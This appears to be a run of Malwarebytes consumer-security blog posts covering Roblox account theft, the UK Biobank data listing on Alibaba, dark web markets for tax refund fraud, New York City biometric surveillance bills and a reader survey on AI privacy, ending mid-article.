Roblox explicitly states that, unless required by law, it is under no obligation to restore compromised accounts. It does not guarantee that accounts will be returned to their previous state or that lost virtual items and currency can be recovered. Only in very limited circumstances may Roblox offer the ability to recover lost inventory or its approximate value. It’s important to note that you must contact Roblox within 30 days of the compromise if you want assistance recovering lost items or currency. The support process typically takes 2–5 days.
There are a few steps that make it harder for someone to steal your Roblox account:
Verified email address. Ensure your account has a verified email address that you actively monitor. This helps you spot unauthorized password or email changes quickly.
Use unique passwords. Never reuse passwords across different accounts. If one is exposed elsewhere, attackers will try it on other platforms, including Roblox. Your Roblox password should be completely unique and stored securely. A password manager can help you with both.
Don’t share access. Never share your password with anyone, even with people claiming to be friends. Your account credentials should belong only to you (and your parents if you’re a minor). Roblox staff will never ask for your password.
Be wary of game enhancements, hacks, cracks and keys. The hackers in this case specifically distributed malware disguised as game-enhancement tools. Be extremely cautious about downloading any third-party programs, cheats, exploits, or tools that claim to improve your Roblox experience. These are often vehicles for credential theft and account compromise.
Keep software updated. Keep all the software on your device up-to-date, so you’re protected against the latest known exploits.
Use anti-malware. Run up-to-date, real-time anti-malware software to protect your device against information stealers and other malware.
Let’s face it, an incognito window can only do so much.
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance.
Half a million Britons signed up to help cure cancer. Their data ended up for sale on Alibaba.
The UK Biobank charity informed the British government of an incident concerning the medical data belonging to 500,000 British citizens being offered for sale on the Chinese e-commerce website Alibaba.
The National Data Guardian, Dr Nicola Byrne, said in a statement:
“People who generously share their health data to benefit others through medical research rightly expect it to be kept safe and for there to be accountability when things go wrong.”
Officials said the researchers downloaded the data under a legitimate contract, but its appearance on Alibaba shows how “approved” access can still turn into public exposure.
UK Biobank holds more than 15 million biological samples and detailed health records from volunteers recruited between 2006 and 2010, and researchers worldwide use it to study cancer, dementia, diabetes, and other chronic diseases.
UK Biobank normally signs contracts with vetted universities and private companies before it lets them access the data, but investigators traced the Alibaba listings to three research institutions. UK Biobank revoked their access and paused new data access while it strengthens security controls.
At least one listing reportedly contained data on all 500,000 volunteers, and Alibaba and Chinese authorities removed the adverts before anyone could confirm a sale.
The dataset comes from UK Biobank’s long‑running research cohort and includes genetic sequences, blood samples, medical imaging, and detailed lifestyle information used for global health research.
UK Biobank emphasizes that the data was “de‑identified,” meaning it didn’t include names, addresses, or NHS numbers. But it still contained granular demographics, such as gender, age, birth month/year, socioeconomic indicators, lifestyle details, and health measures. We have repeatedly seen that such data can be re‑linked to individuals by cross‑referencing with other public or commercial records.
Why China cares
US intelligence, policy reports, and academic work paint a consistent picture: China treats large, diverse human genomic and health datasets as a strategic resource for both economic and security reasons.
The US National Counterintelligence and Security Center (NCSC) explicitly states that the People’s Republic of China views bulk healthcare and genomic data as a “strategic commodity” to drive its biotech, AI, and precision medicine industries, and has invested billions in national genomics and precision‑medicine initiatives.
Large datasets from non‑Chinese populations are particularly valuable for building AI models and improving the global commercial competitiveness of Chinese pharma and biotech.
From an attacker’s or foreign intelligence perspective, UK Biobank is a “crown jewel” asset: It’s curated, high‑quality, population‑scale, and much more useful than random breach dumps. And because genetic data is immutable (unlike a password, it cannot be replaced), any compromise has very long‑term intelligence usefulness.
Last year, the Guardian reported that one in five successful UK Biobank access applications came from Chinese entities, including BGI, China’s flagship genomics company that was later placed on the US Entity List over concerns about its role in surveillance of minority populations.
China is not just stockpiling DNA for curiosity’s sake. It is building a global genomic map that covers adversaries as well as its own citizens.
Your genome data
There have been major concerns about genetic data ending up in the wrong hands, and for good reason. But I’m not going to say that volunteering your medical data for research is bad. Researchers often put the data to good use to help others.
But there are some good questions to ask before doing so.
Who runs the project and where is it based? Prefer non‑profit or academic biobanks with clear public‑interest mandates and strong oversight, rather than opaque commercial data brokers.
How do they store the collected data? Ask specifically about genomic data, raw sequencing files, links to medical records, and whether data is encrypted at rest and in transit.
Who can access the data and under what controls? Look for a formal access committee, strict contracts, and technical controls like secure analysis environments and limited export options, not “download CSV and walk away” models like the one that enabled the UK Biobank incident.
Are foreign entities allowed to access or copy the data? In light of US and UK government warnings about Chinese access to Western genomic data, it’s reasonable to ask whether data can be accessed, processed, or stored in jurisdictions with different security expectations.
How do they handle re‑identification risk? As we’ve discussed, “de‑identified” is not a magic word. Privacy experts and US intelligence have warned that health and genomic data can often be re‑identified when combined with other datasets.
If data containing your DNA is in someone else’s hands, you can’t put it back, but you can demand better governance, push institutions to treat genomic data as national‑security‑grade sensitive.
It also requires more skepticism of highly targeted scams. Attackers can use large combined datasets to craft convincing spear‑phishing or health‑related scams, for example, contacting you about a specific condition you or a family member has. Treat unsolicited health or DNA‑related emails, calls, and apps with extra suspicion.
What do cybercriminals know about you?
Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.
If you use the internet, you’ve likely been affected by cybercrime in some way. Even when an attack is aimed at a company, the fallout usually lands on ordinary people.
The most obvious harm is stolen data. When attackers break into a business, it is usually customer information that ends up in criminal hands, and that can lead to identity theft, tax fraud, credit card fraud, and a long tail of scam attempts that can continue for months or years. For consumers, the breach itself is often just the start of the cleanup.
That work is annoying, time-consuming, and sometimes expensive. People may have to freeze credit, replace cards, change passwords, be on the lookout for suspicious transactions, and dispute charges. The Federal Trade Commission (FTC) specifically advises consumers to use IdentityTheft.gov after a breach and recommends steps like credit freezes and fraud alerts to reduce the chance of further abuse.
When sensitive data is exposed, the harm is not only financial. Medical, insurance, and other deeply personal records can be used to create more convincing phishing or extortion attempts, and the stress of knowing that private information is circulating among criminals can linger long after the technical incident is over. In other words, breach victims are not just cleaning up a data problem, they are dealing with a loss of trust.
Breaches happen every day. Don’t be the last to know.
Cybercrime also hits consumers through service disruption. Ransomware and intrusion campaigns can interrupt payment systems, telecom services, shipping, energy distribution, booking platforms, and other infrastructure people rely on every day. In those cases, the consumer impact is immediate: you may not be able to pay, travel, call, buy, or even work normally. The CSIS timeline and Canada’s cyberthreat assessment both show that these disruptions are increasingly tied to high-value targets and can be part of broader state or criminal campaigns.
Not all these incidents are driven by cybercriminals. Recently, Britain’s cybersecurity chief warned that the UK is handling 4 nationally significant cyberincidents every week, with the majority now traced back to foreign governments rather than cybercriminal groups.
Another cost is easy to overlook: disinformation and confusion. When attackers steal data, disrupt services, or impersonate trusted brands, they can also flood the public with fake support messages, scam calls, refund schemes, and phishing emails pretending to be the breached company. The breach becomes a launchpad for more fraud, and consumers are left trying to separate legitimate notifications from those sent by attackers.
Then there is the security backlash. After a breach, companies usually tighten access rules, add more multi-factor authentication prompts, force reauthentication, shorten sessions, and increase fraud checks. Those measures are often necessary, but they also make ordinary digital life more cumbersome. The consumer ends up paying with time and frustration for security problems they did not create.
That is why company-targeted cybercrime is not really only a business problem. It is a consumer issue, a public-trust issue, and sometimes even a national security issue. A single breach can leak data, trigger fraud, interrupt essential services, amplify scams, and make using the internet more frustrating for everyone else. The real cost is rarely confined to the company that got hit.
Knowing this, it’s worth thinking carefully about which companies to trust with your data and how much you’re willing to share . You cannot stop every attack against every company you deal with, but you can limit the fallout by being more selective. Some considerations:
Do they need all the information they are asking for?
Would it hurt anything if you leave some fields blank or give less specific answers?
Has this company been breached in the past, and how did they handle it?
How long will they store the data you provide?
Can you easily have your data removed at your request?
Your name, address, and phone number are probably already for sale.
Data brokers collect and sell your personal details to anyone willing to pay. Malwarebytes Personal Data Remover finds them and gets your information removed, then keeps watch so it stays that way.
New York City lawmakers are pushing to ban private businesses from using biometric tools like voice and facial recognition software to track the public.
While the desire to use surveillance technology in stores to fight shoplifting is understandable, lawmakers and privacy advocates are worried that the data could be repurposed to profile customers.
The New York City Council has held a hearing over two bills that would ban city landlords and businesses from using facial recognition technology.
One proposal would make it illegal for any public place to use biometric recognition technology to identify or verify a customer.
The other would prohibit landlords from installing, activating, or using any biometric recognition technology that identifies tenants or their guests.
In this article we want to focus on some of the reasons behind these proposals.
For context, it’s good to know that in New York City, businesses that collect biometric data are already required to post standardized signs letting people know.
Let’s look at what happens when your face becomes your ID, and every movement in a store can be turned into another data point.
Why gathering biometric data is considered bad
Collecting biometric data raises several objections. The most pressing ones are:
Unique but hard-to-erase identifiers. While you can reset a password, your face is harder to change. This means data leaks or abuse of facial templates, gait, or voiceprints can create permanent risks and be linked across databases.
Accuracy and bias concerns. Studies and civil liberties groups have found that facial recognition system can be error-prone and biased across different groups.
Lack of meaningful consent. In practice, supermarkets and landlords using facial recognition are giving people a mere theoretical choice. People can submit their biometrics or forego basic services. Critics argue that this undermines genuine consent.
Chilling effect. The feeling of constantly being watched everywhere you go is an uncomfortable one, and can discourage people from engaging in everyday, legitimate activities.
Surveillance pricing. This deserves some more explanation, which we’ll cover next.
What is surveillance pricing?
It’s essentially how your face becomes an unerasable loyalty card.
Imagine you go into a local supermarket and notice that different people pay different prices for the same item. Would that feel fair?
Surveillance pricing refers to the use of detailed consumer data and behavioral signals to dynamically adjust prices.
Some characterize it as retailers using big‑data profiles to segment customers into increasingly narrow groups, down to the level of potentially charging each person the maximum the model thinks they are willing to pay.
We already see versions of this online. When you’re looking for airline tickets, for example, prices can change based on various signals. But it can be hard to notice, and companies tell us it’s not personal. But imagine that same logic quietly following you into the supermarket.
How this works online is relatively straightforward: websites track clicks, time on page, cart activity, and past spending to estimate how sensitive you are to price changes.
In physical stores it’s more complex, but not impossible. Data from in-store security systems that also collect biometrics and facial recognition can be combined with loyalty programs, apps, and in‑store Wi‑Fi analytics could, in theory, be combined to build similar profiles.
Electronic shelf labels (ESL) can already allow retailers to change shelf prices instantly across a store or specific sections.
This could lead to situations where wealthier or more brand-loyal customers are quietly charged more. Or vulnerable groups could be targeted with manipulative discounts for higher‑margin or even less healthy products.
What to do?
Unfortunately, there’s no simple way to privacy‑hack your way out of a system that can turn your body into a tracking ID. The most effective fix is boring but powerful: laws with teeth, regulators that actually enforce them, and stores that don’t hide what they’re doing.
You could:
Avoid stores that openly advertise biometric scanning when there are alternatives.
Support local and national efforts to regulate biometric tracking and related practices, such as the proposals from the New York City Council.
We shouldn’t have to trade access to food, housing, or basic services for the ability to move through a city without our bodies being mined for data. If we don’t draw that line now, practices like surveillance pricing could quietly bake inequality and discrimination into something as mundane as buying groceries.
We don’t just report on privacy—we offer you the option to use it.
Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.
Tax season is also peak season for identity theft. Criminals use stolen personal data to file fake tax returns and claim refunds before the real taxpayer does. Here’s how the fraud works, and how to protect yourself.
What is Stolen Identity Refund Fraud (SIRF)?
Stolen Identity Refund Fraud (SIRF) is a type of tax fraud where criminals steal someone’s personal information—such as a Social Security number and date of birth—and use it to file a fake tax return in that person’s name in order to claim a tax refund.
The fraudsters usually submit the false return early in the tax season before the real taxpayer files, so the refund is issued to them instead of the legitimate person.
The money is often sent to bank accounts, debit cards, or addresses controlled by the criminals. Victims usually discover the fraud only when their real tax return is rejected or when the tax authority, like the US Internal Revenue Service (IRS), reports that a refund has already been issued in their name.
How is it even possible?
As Americans scramble to meet the annual tax filing deadline, a hidden ecosystem on the Dark Web kicks into overdrive, transforming tax season into a lucrative period of the year for international cybercriminals. Shahak Shalev, Global Head of Scam and AI Research at Malwarebytes, said:
“People are expecting messages about taxes, refunds, and filings, which makes phishing emails and fake IRS alerts much easier to believe. At the same time, the personal data needed to commit tax fraud is shockingly cheap on the dark web. It’s no surprise scammers treat tax season like an annual opportunity.”
Behind the sudden influx of fraudulent refund claims lies a highly organized criminal supply chain deeply rooted in Russian-language underground forums. These specialized platforms act as the primary enablers of tax fraud.
Rather than harvesting data from scratch, fraudsters can simply purchase massive datasets of stolen Personally Identifiable Information (PII), complete with ready-to-use W-2 and 1040 forms. For more sophisticated operations, Initial Access Brokers (IABs) auction off direct network access to compromised Certified Public Accountants (CPAs) and accounting firms.
Beyond raw data and access, this underground economy provides a full suite of “fraud-as-a-service” tools—including on-demand services to forge supporting financial documents and dedicated instructional hubs featuring step-by-step tutorials.



A threat actor looking for partners for US tax refund fraud (based on data from accounting software)

The threat actor is selling access to a CPA company with accounting software databases
A threat actor looking for partners for US tax refund fraud
The black market of PII
At the epicenter of this illicit commerce is one of the premier Russian-language underground forums, which serves as the definitive marketplace for fraudsters to buy and offload tax-related PII. The commoditization of this data is staggering in its efficiency, operating much like a traditional e-commerce platform.

Our research team has captured several compelling samples of this trading activity, highlighting a clear pricing tier based on the freshness of the data and the target demographic. In one recently observed listing, a threat actor advertised a bulk package of 100 complete tax forms for $2,000—effectively pricing a fully documented stolen identity at just $20.
A threat actor offering US tax forms and W-2s for sale
A threat actor offering discounted 1040 forms, PII, and bank data for sale
Conversely, older data dumps from the 2024 tax year are heavily discounted to clear inventory; highly sensitive records specifically belonging to wealthy retirees and pensioners from that period are currently being traded for less than $4 per identity.
Access for sale
This staggering volume of tax-related data must originate from somewhere, and threat actors have identified the ultimate jackpot: US companies that handle tax preparation and accounting procedures.
From an attacker’s perspective, it is infinitely more efficient to breach a dedicated business that serves as a centralized vault for this sensitive information than to cast a wide net trying to trick individual citizens into handing over their personal details.
Our research team recently intercepted a prime example of this strategy in action, identifying a Dark Web listing for compromised network access to a US-based tax service firm. The victimized organization is a small business; a typical target of criminals looking for easy access for exploitable information.
Exploiting these systemic weaknesses, the threat actor was able to quietly infiltrate the company’s internal infrastructure and is now auctioning off direct access to a database containing the complete, highly sensitive PII of over 1,600 clients.
A threat actor auctioning off access to a database of PII of more than 1,600 customers
Additional data for sale
Even when threat actors encounter roadblocks during the fraud process—such as a missing piece of PII or a highly specific financial document required for verification—the cybercrime underground offers a comprehensive suite of on-demand services to seamlessly solve these issues.

Our research team has tracked a dedicated black market known as “Cypher – Fullz and Docs,” which specializes in selling complete, ready-to-use sets of stolen US identities (commonly referred to in the underground as “fullz”) for as little as $0.75 per set.
Advertising stolen data on the dark web
Another ad for “fullz” – full identities
However, having the basic data is sometimes not enough to bypass required checks.
When additional paperwork is required to legitimize a fraudulent claim, threat actors simply turn to specialized forgery services like “Fakelab.” For a nominal fee ranging between $20 and $40, Fakelab operates as an illicit digital design studio, meticulously forging any tax-related document an attacker might need, from customized W-2s to realistic bank statement, ensuring the scam can proceed without a hitch.
Advert for documents, including medical and tax forms
Price list for data
Tutorials and guidance
The culmination of the tax fraud lifecycle—and often the most precarious phase for the attacker—is the cashout. To successfully finalize the scam and extract the stolen funds, fraudsters require a robust financial infrastructure, typically relying on compromised “drop” bank accounts and supplementary financial tools designed to launder the money and obscure their tracks.

Unsurprisingly, the Dark Web ecosystem provides not just the tools but the detailed education necessary to execute this critical phase. Our research team identified a dedicated underground resource known as “Flava,” which serves as a centralized instructional hub. This platform is brimming with comprehensive, step-by-step tutorials specifically detailing how to orchestrate these complex cashout schemes targeting US citizens and residents.
A Russian-language marketplace related to financial fraud techniques.
How to stay safe
Stolen Identity Refund Fraud is a reminder that identity theft doesn’t just lead fraudulent purchases. It can impact something as fundamental as filing your taxes.
Cybercriminals take advantage of underground marketplaces that sell stolen personal data, compromised business access, and tools designed to support fraud. It makes it easier for criminals to file fake tax returns quickly and at scale.
For taxpayers, the best defense is limiting the amount of personal data available to criminals, filing your taxes early, and paying attention to any warning signs that someone may be trying to use your identity.
Tax fraud often depends on criminals getting access to your personal information first. The less data they have, the harder it is for them to impersonate you. Here are some steps that can help reduce your risk:
File your taxes early. Submitting your legitimate tax return early makes it much harder for criminals to file one in your name first.
Protect your Social Security number. Avoid sharing your Social Security number unless it’s absolutely necessary.
Watch out for phishing emails and texts. Scammers often pose as the IRS, banks, or tax services to trick people into revealing personal data.
Use strong, unique passwords. If criminals gain access to your email or financial accounts, they may be able to collect the information needed to impersonate you.
Monitor your accounts and credit reports. Unexpected tax notices, rejected returns, or unfamiliar financial activity can all be warning signs of identity theft.
Consider an IRS Identity Protection PIN (IP PIN). An IP PIN adds an extra verification step when filing your tax return, helping prevent criminals from filing in your name.
Note: These dark web screenshots have been roughly translated from Russian.
What do cybercriminals know about you?
Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.
AI didn’t sneak into our lives. It burst through the door, took a seat at the table, and started finishing our sentences.
Instead of a helpful list of links, Google now tries to answer your question. Microsoft’s Copilot drafts replies to your boss before you’ve had coffee. Your phone summarizes conversations you don’t even remember having.
Every major tech company is racing to add AI to its products because no one wants to be left behind. And the public is often forced to accommodate such corporate whims because of the increasing effects of “enshittification,” as explained by Cory Doctorow on the Lock and Code podcast.
People are using AI. But they don’t trust it.

In our latest privacy pulse survey, in which we gathered 1,200 responses from readers of the Malwarebytes newsletter earlier this year, 90% of respondents said they’re worried about AI using their data without consent.
Ninety per cent.
That’s not a few skeptics. That’s nearly everyone we asked. We admit, our sample is probably skewed towards the privacy conscious. But 90% of people who follow Malwarebytes are worried about how much personal data AI is slurping up, and what it’s going to do with it, so that’s a good barometer for how much everyone should care.
That concern is changing the way people are using the internet:

88% do not “freely share personal information with AI tools like ChatGPT and Gemini”
84% have not “shared personal health information with AI tools”
But people have been concerned about holding onto their personal information for a long time.
From the survey:

92% are concerned about their “personal data being used inappropriately by corporations,” which is up slightly from last year (89% in 2025)
74% are concerned about their “personal data being accessed and used inappropriately by the government” (up from 72%)
Years of data breaches, shady tracking practices, and dangerous misuse by data brokers have chipped away at our confidence in organizations to protect our data. Over the past year, healthcare organizations have continued to report major security lapses affecting sensitive patient data. The FTC warned about “staggering” commercial surveillance practices that most consumers never agreed to, and, according to our survey, 49% of people reported that their personal info has been used in scams that target them or their family.
Is AI really any different to, say, social media?
When people use social media, they generally understand their clicks and likes are being tracked. When they shop online, they expect the shop to store their purchase histories or track the items they were interested in. They understand the concept of advertising and see how it slots into social or commercial websites.
AI tools are different because we use them differently.
When we share ideas, client meeting notes, personal dilemmas, and health questions with an AI assistant, we are treating them as a confidant. Maybe we’ve paid for an access level that promises not to train its models on our data. Even when we’re chatting about flat-packs and missing screws with a site’s AI chatbot, we behave as if we’re talking to another person, and not broadcasting that conversation to the world.
The interaction with AI feels intimate and conversational, even though we’re all aware we’re talking with a bot. That makes the uncertainty around how that AI handles the data we’ve fed it more personal, more immediate.
We know that AI assistants from a company are often plugged into other tools. We know GPTs can be created by any developer or scammer. (Check out Malwarebytes in ChatGPT—we’re one of the good guys). We know nearly every business or personal platform now has some form of AI-based data-gathering element. What the average person doesn’t know about AI feels scary.
Where are our prompts stored?
Are those prompts are used to train the AI?
How long are they kept?
Can anyone inside the company read them?
Can they be bought? Used for advertising? Leaked?…
Yes, companies publish policies, but who in the real and busy world reads all those before we use the tool? Fewer than half, but a growing number, with 48% said they now read privacy policies and reports—up from 43% in 2025.
Besides, we know from recent headlines that companies are rushing out AI features before they’ve had time to properly security-check them.
A glimmer of hope: People are taking action
This result from the survey caught our eye.
